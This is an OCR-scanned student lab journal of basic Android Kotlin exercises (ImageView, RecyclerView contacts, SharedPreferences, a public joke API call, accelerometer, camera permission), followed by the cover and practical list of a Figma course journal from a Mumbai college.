android:layout_height="wrap_content"
android:text="Exit"
android:layout_marginTop="16dp" />
<TextView
android:id="@+id/tv_result"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Result will be shown here"
android:layout_marginTop="24dp"
android:textSize="18sp" />
</LinearLayout>
```

OUTPUT





Aim 8: Implement the use of ImageView in the application for displaying images from resources.


```
package com.example.imageviewdemo
import android.os.Bundle
import android.widget.Button
import android.widget.ImageView
import androidx.appcompat.app.AppCompatActivity
class MainActivity : AppCompatActivity() {
private lateinit var imageView: ImageView
private lateinit var changeImageButton: Button
private var isImageOne = true // Track which image is currently showing
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
setContentView(R.layout.activity_main)
imageView = findViewById(R.id.image)
changeImageButton = findViewById(R.id.imageButton)
changeImageButton.setOnClickListener {
if (isImageOne) {
imageView.setImageResource(R.drawable.image_two)
} else {
imageView.setImageResource(R.drawable.image_one)
}
isImageOne = !isImageOne // Toggle the flag }
}
}
```

Activity_xml file code :

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:orientation="vertical"
android:gravity="center"
android:padding="16dp">
<ImageView
android:id="@+id/image"
android:layout_width="250dp"
android:layout_height="250dp"
android:src="@drawable/image_one"
android:contentDescription="Image" />
<Button
android:id="@+id/imageButton"
```

android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Change Image"
android:layout_marginTop="20dp" />
</LinearLayout>

OUTPUT



Aim 9: Use RecyclerView to display a list of contacts.

package com.example.yourapp
import android.Manifest
import android.content.pm.PackageManager
import android.os.Bundle
import android.provider.ContactsContract
import android.widget.Toast import
androidx.activity.result.contract.ActivityResultContracts
import androidx.appcompat.app.AppCompatActivity
import androidx.core.content.ContextCompat
import androidx.recyclerview.widget.LinearLayoutManager
import androidx.recyclerview.widget.RecyclerView
class MainActivity : AppCompatActivity() {
private lateinit var recyclerView: RecyclerView

```
private val contactList = mutableListOf<Contact>()
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
setContentView(R.layout.activity_main)
recyclerView = findViewById(R.id.recyclerView)
recyclerView.layoutManager = LinearLayoutManager(this)
// Use new permission API
checkAndRequestPermission()
}
private fun checkAndRequestPermission() {
if (ContextCompat.checkSelfPermission(
this,
Manifest.permission.READ_CONTACTS
) == PackageManager.PERMISSION_GRANTED
) {
loadContacts()
} else {
requestPermissionLauncher.launch(Manifest.permission.READ_CONTACTS)
} }
private val requestPermissionLauncher =
registerForActivityResult(ActivityResultContracts.RequestPermission()) { isGranted -
>
if (isGranted) {
loadContacts()
} else {
Toast.makeText(this, "Contacts permission denied", Toast.LENGTH_SHORT).show()
}
}
private fun loadContacts() {
contactList.clear()
val projection = arrayOf(
ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME,
ContactsContract.CommonDataKinds.Phone.NUMBER
)
val sortOrder = ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME + "
ASC"
val cursor = contentResolver.query(
ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
projection,
null,
null,
sortOrder
)
```

```
cursor?.use {
val nameIdx =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME)
val phoneIdx =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER)
while (it.moveToNext()) {
val name = it.getString(nameIdx) ?: ""
val phone = it.getString(phoneIdx) ?: ""
contactList.add(Contact(name, phone))
}
}
// Create adapter and set it
val adapter = ContactsAdapter(contactList)
recyclerView.adapter = adapter
}
}
```

ContactsAdapter.kt

```
package com.example.yourapp
import android.view.LayoutInflater
import android.view.View
import android.view.ViewGroup
import android.widget.TextView
import androidx.recyclerview.widget.RecyclerView
class ContactsAdapter(private val contacts: List<Contact>) :
RecyclerView.Adapter<ContactsAdapter.ViewHolder>() {
class ViewHolder(view: View) : RecyclerView.ViewHolder(view) {
val nameText: TextView = view.findViewById(R.id.textName)
val phoneText: TextView = view.findViewById(R.id.textPhone)
} override fun onCreateViewHolder(parent: ViewGroup, viewType: Int): ViewHolder
{
val view = LayoutInflater.from(parent.context)
.inflate(R.layout.item_contact, parent, false)
return ViewHolder(view)
}
override fun onBindViewHolder(holder: ViewHolder, position: Int) {
val c = contacts[position]
holder.nameText.text = c.name
holder.phoneText.text = c.phone
}
override fun getItemCount(): Int = contacts.size
}
```

Contact.kt


```
package com.example.yourapp // adapt package
```

```
data class Contact(
val name: String,
val phone: String
)
```

activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout
xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:app="http://schemas.android.com/apk/res-auto"
android:layout_width="match_parent" android:layout_height="match_parent">
<androidx.recyclerview.widget.RecyclerView
android:id="@+id/recyclerView"
android:layout_width="0dp"
android:layout_height="0dp"
app:layout_constraintTop_toTopOf="parent"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintEnd_toEndOf="parent"/>
</androidx.constraintlayout.widget.ConstraintLayout>
```

OUTPUT



Aim 10: Store user data using SharedPreferences.

```
package com.example.shareprefs1
import android.content.Context
import android.os.Bundle
import android.widget.Button
import android.widget.EditText
import android.widget.TextView
import android.widget.Toast
import androidx.appcompat.app.AppCompatActivity
class MainActivity : AppCompatActivity() {
private lateinit var editTextName: EditText
private lateinit var btnSave: Button
private lateinit var btnLoad: Button
private lateinit var textViewDisplay: TextView
private val PREFS_NAME = "myprefs"
private val KEY_NAME = "username"
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
setContentView(R.layout.activity_main)
// Initialize views
editTextName = findViewById(R.id.editTextName)
btnSave = findViewById(R.id.btnSave)
btnLoad = findViewById(R.id.btnLoad)
textViewDisplay = findViewById(R.id.textViewDisplay)
// Save button click
btnSave.setOnClickListener {
val name = editTextName.text.toString()
if (name.isNotEmpty()) {
val sharedPref =
getSharedPreferences(PREFS_NAME, Context.MODE_PRIVATE)
val editor = sharedPref.edit()
editor.putString(KEY_NAME, name)
editor.apply()
Toast.makeText(this, "Name saved",
Toast.LENGTH_SHORT).show()
} else {
Toast.makeText(this, "Please enter a name",
Toast.LENGTH_SHORT).show()
}
}
// Load button click
btnLoad.setOnClickListener {
```


```
val sharedPref = getSharedPreferences(PREFS_NAME,
Context.MODE_PRIVATE)
val name = sharedPref.getString(KEY_NAME, "No name
saved")
textViewDisplay.text = "Saved Name: $name"
}
}
}
```

activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout
xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:app="http://schemas.android.com/apk/res-auto"
xmlns:tools="http://schemas.android.com/tools"
android:id="@+id/main"
android:layout_width="match_parent"
android:layout_height="match_parent"
tools:context=".MainActivity">
<EditText
android:id="@+id/editTextName"
android:layout_width="match_parent"
android:layout_height="wrap_content"
android:hint="Enter Name"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintEnd_toEndOf="parent"
app:layout_constraintHorizontal_bias="0.0"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toTopOf="parent"
app:layout_constraintVertical_bias="0.068" />
<Button
android:id="@+id/btnSave"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_marginTop="26dp"
android:layout_marginEnd="11dp"
android:text="Save"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintEnd_toEndOf="parent"
app:layout_constraintHorizontal_bias="0.56"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toTopOf="parent"
app:layout_constraintVertical_bias="0.133" />
<Button
```

```
android:id="@+id/btnLoad"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_marginTop="24dp"
android:layout_marginEnd="148dp"
android:text="Load"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintEnd_toEndOf="parent"
app:layout_constraintTop_toBottomOf="@+id/editTextName"
app:layout_constraintVertical_bias="0.146" />
<TextView
android:id="@+id/textViewDisplay"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Saved Name:"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintEnd_toEndOf="parent"
app:layout_constraintHorizontal_bias="0.048"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toTopOf="parent"
app:layout_constraintVertical_bias="0.436" />
</androidx.constraintlayout.widget.ConstraintLayout>
```

OUTPUT



Aim 11: Fetch and display data from SharedPreferences, Internal Storage, SQLite Database, and Public REST API using Retrofit.

```
package com.example.restapi
import android.os.Bundle
import android.view.View
import android.widget.Button
import android.widget.ProgressBar
import android.widget.TextView
import androidx.appcompat.app.AppCompatActivity
import android.os.Handler
import android.os.Looper
import okhttp3.OkHttpClient
import okhttp3.Request
import org.json.JSONObject
import java.io.IOException
class MainActivity : AppCompatActivity() {
private lateinit var button: Button
private lateinit var textView: TextView
private lateinit var progressBar: ProgressBar
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
setContentView(R.layout.activity_main)
button = findViewById(R.id.btn_joke)
textView = findViewById(R.id.tv_joke)
progressBar = findViewById(R.id.idLoadingPB)
button.setOnClickListener {
progressBar.visibility = View.VISIBLE
// Call API
ApiCall().getJokes { joke ->
textView.text = joke
progressBar.visibility = View.GONE
} } } }
```

```
<?xml version="1.0" encoding="utf-8 "?>
xmlns:android="http://schemas.android.com/apk/res/android"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:orientation="vertical"
android:gravity="center"
android:padding="16dp">
android:id="@+id/btn_joke"
```


```
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Get Joke" />
android:layout_marginTop="10dp"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Jokes : "
android:textColor="@android:color/black"
android:textStyle="bold"
android:textSize="16sp"/>
android:id="@+id/tv_joke"
android:layout_margin="10dp"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:padding="24dp"
android:textColor="@android:color/black"
android:textStyle="bold"
android:textSize="16sp"/>
android:id="@+id/idLoadingPB"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:visibility="gone"/>
</LinearLayout>
```

apiCall.kt

```
package com. example.restapi
import android.os.Handler
import android.os.Looper
import okhttp3.OkHttpClient
import okhttp3.Request
import org.json.JSONObject
import java.io.IOException
class ApiCall {
private val client = OkHttpClient()
fun getJokes(callback: (String) -> Unit) {
val request = Request.Builder()
.url("https://api.chucknorris.io/jokes/random") // public joke API
.build()
client.newCall(request).enqueue(object : okhttp3.Callback {
override fun onFailure(call: okhttp3.Call, e: IOException) {
// Update UI on main thread
Handler(Looper.getMainLooper()).post {
```

```
callback("Error: ${e.message}")
}
}
override fun onResponse(call: okhttp3.Call, response: okhttp3.Response) {
val json = JSONObject(response.body?.string() ?: "")
val joke = json.getString("value")
Handler(Looper.getMainLooper()).post {
callback(joke)
} }))}}
```

OUTPUT



Aim 12: Use the Accelerometer sensor to measure the force applied to the device.


```
package com.example.accelerometerdemo
import a ndroid.hardware.Sensor
import android.hardware.SensorEvent
import android.hardware.SensorEventListener
import android.hardware.SensorManager
import androidx.appcompat.app.AppCompatActivity
import android.os.Bundle
import android.widget.TextView
import kotlin.math.sqrt
class MainActivity : AppCompatActivity(), SensorEventListener {
private lateinit var sensorManager: SensorManager
private var accelerometer: Sensor? = null
private lateinit var txtX: TextView
private lateinit var txtY: TextView
private lateinit var txtZ: TextView
private lateinit var txtForce: TextView
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
setContentView(R.layout.activity_main)
txtX = findViewById(R.id.txtX)
txtY = findViewById(R.id.txtY)
txtZ = findViewById(R.id.txtZ)
txtForce = findViewById(R.id.txtForce)
sensorManager = getSystemService(SENSOR_SERVICE) as SensorManager
accelerometer =
sensorManager.getDefaultSensor(Sensor.TYPE_ACCELEROMETER)
if (accelerometer == null) {
txtForce.text = "No Accelerometer sensor available" }
}
override fun onResume() {
super.onResume()
accelerometer?.also {
sensorManager.registerListener(this, it,
SensorManager.SENSOR_DELAY_NORMAL) }
}
override fun onPause() {
super.onPause()
sensorManager.unregisterListener(this) }
override fun onSensorChanged(event: SensorEvent?) {
```

```
if (event?.sensor?.type == Sensor.TYPE_ACCELEROMETER) {
val x = event.values[0]
val y = event.values[1]
val z = event.values[2]
// Calculate force (magnitude of acceleration vector)
val force = sqrt(x * x + y * y + z * z)
txtX.text = "X: %.2f m/s²".format(x)
txtY.text = "Y: %.2f m/s²".format(y)
txtZ.text = "Z: %.2f m/s²".format(z)
txtForce.text = "Force: %.2f m/s²".format(force) }
}
override fun onAccuracyChanged(sensor: Sensor?, accuracy: Int) {
}
}
```

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:gravity="center"
android:orientation="vertical"
android:padding="20dp">
android:id="@+id/txtX"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="X: 0.00 m/s²"
android:textSize="20sp"
android:layout_marginBottom="12dp"/>
android:id="@+id/txtY"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Y: 0.00 m/s²"
android:textSize="20sp"
android:layout_marginBottom="12dp"/>
<TextView
android:id="@+id/txtZ"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Z: 0.00 m/s²"
android:textSize="20sp"
android:layout_marginBottom="12dp"/>
android:id="@+id/txtForce"
android:layout_width=" wrap_content"
```

```
android:layout_height="wrap_content"
android:text="Force: 0.00 m/s²"
android:textStyle="bold"
android:textSize="22sp"
android:layout_marginTop="16dp"/>
</LinearLayout>
```

OUTPUT



Aim 13: Handle runtime permissions for camera and storage.


```
package com.example.simplecamera
import android.Manifest
import android.app.Activity
import android.content.Intent
import android.content.pm.PackageManager
import android.graphics.Bitmap
import android.os.Bundle
import android.provider.MediaStore
import android.widget.Button
import android.widget.ImageView
import android.widget.Toast
import androidx.appcompat.app.AppCompatActivity
import androidx.core.app.ActivityCompat
import androidx.core. content.ContextCompat
class MainActivity : AppCompatActivity() {
private val CAMERA_REQUEST = 100
private lateinit var imageView: ImageView
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
setContentView(R.layout.activity_main)
imageView = findViewById(R.id.imageView)
val btnCamera: Button = findViewById(R.id.btnCamera)
if (ContextCompat.checkSelfPermission(this, Manifest.permission.CAMERA)
!= PackageManager.PERMISSION_GRANTED) {
ActivityCompat.requestPermissions(this,
arrayOf(Manifest.permission.CAMERA), CAMERA_REQUEST)
}
btnCamera.setOnClickListener {
val intent = Intent(MediaStore.ACTION_IMAGE_CAPTURE)
startActivityForResult(intent, CAMERA_REQUEST) }
}
@Deprecated("Deprecated in Java")
override fun onActivityResult(requestCode: Int, resultCode: Int, data: Intent?) {
super.onActivityResult(requestCode, resultCode, data)
if (requestCode == CAMERA_REQUEST && resultCode == Activity.RESULT_OK)
{
val photo: Bitmap = data?.extras?.get("data") as Bitmap
imageView.setImageBitmap(photo)
}
}
override fun onRequestPermissionsResult(
```

```
requestCode: Int, permissions: Array<String>, grantResults: IntArray
) {
super.onRequestPermissionsResult(requestCode, permissions, grantResults)
if (requestCode == CAMERA_REQUEST && (grantResults.isEmpty() ||
grantResults[0] != PackageManager.PERMISSION_GRANTED)
) {
Toast.makeText(this, "Camera permission is required",
Toast.LENGTH_SHORT).show() }
}
}
```

activity_main.xml

```
<L inearLayout xmlns:android="http://schemas.android.com/apk/res/android"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:gravity="center"
android:orientation="vertical"
android:padding="20dp">
android:id="@+id/imageView"
android:layout_width="300dp"
android:layout_height="300dp"
android:background="#DDDDDD"
android:scaleType="centerCrop"/>
android:id="@+id/btnCamera"
android:layout_width="match_parent"
android:layout_height="wrap_content"
android:text="Open Camera"
android:layout_marginTop="16dp"/>
</LinearLayout>
```

OUTPUT


Simplecamera
Version control
Pixel 8
app
activity_main.xml
MainActivity.kt
AndroidManifest.xml
Pixel 8 API 36.0
app
manifests
AndroidManifest.xml
kotlin+java
res
res (generated)
Gradle Scripts
ImageView
Build
Sync
Build Output
Build Analyzer
Android
<LinearLayout xmlns:android="http://schemas.android.com/apk/
<ImageView
android:layout_width="300dp"
android:layout_height="300dp"
android:background="#DDDDDD"
android:scaleType="centerCrop"/>
<Button
android:id="@+id/btnCamera"
android:layout_width="match_parent"
android:layout_height="wrap_content"
android:text="Open Camera"
android:layout_marginTop="16dp"/>
</LinearLayout>
Hold Shift to control camera

Kandivli Education Society's

B. K. SHROFF COLLEGE OF ARTS & M. H. SHROFF COLLEGE OF COMMERCE

An Autonomous College | NAAC Re-accredited 'A' Grade

ISO 9001 : 2015 Certified • 'Best College 2017-18' award from University of Mumbai

JOURNAL

IN THE COURSE
FIGMA

SUBMITTED BY

ANJALI VISHWAKARMA
ROLL NO: TDIT016C

CLASS - TYBSCIT

(SEMESTER IV)

UNDER THE GUIDANCE OF
MS. SHRISHTI PRAJAPATI

ACADEMIC YEAR

2025-2026

Kandivli Education Society's

B. K. SHROFF COLLEGE OF ARTS & M. H. SHROFF COLLEGE OF COMMERCE

An Autonomous College | NAAC Re-accredited 'A' Grade

ISO 9001 : 2015 Certified • 'Best College 2017-18' award from University of Mumbai

CERTIFICATE

This is to certify that **Ms. Anjali Vishwakarma**, Roll number **TDIT016C** of **TYBSCIT** Semester IV (2025-2026) has successfully completed the Journal of **Figma** as per the guidelines of Ms. Shrishti Prajapati, Kandivali(W), Mumbai-400067.

Teacher In-charge
Ms. Shrishti Prajapati


Principal
Dr. Lily Bhushan


Sr. No.	Practical List	Sign
1.	Create a Figma account and set up your first design project.	
2.	Design a basic wireframe for a login screen using frames and layout grids.	
3.	Build a mobile app homepage UI with buttons, input fields, and icons.	
4.	Use auto layout to create a responsive navigation bar.	
5.	Apply shared text styles and color tokens to UI elements.	
6.	Design a 3-screen user flow (Login → Dashboard → Settings).	
7.	Build a clickable prototype linking multiple frames with animations.	
8.	Apply constraints and resizing rules for responsive design.	
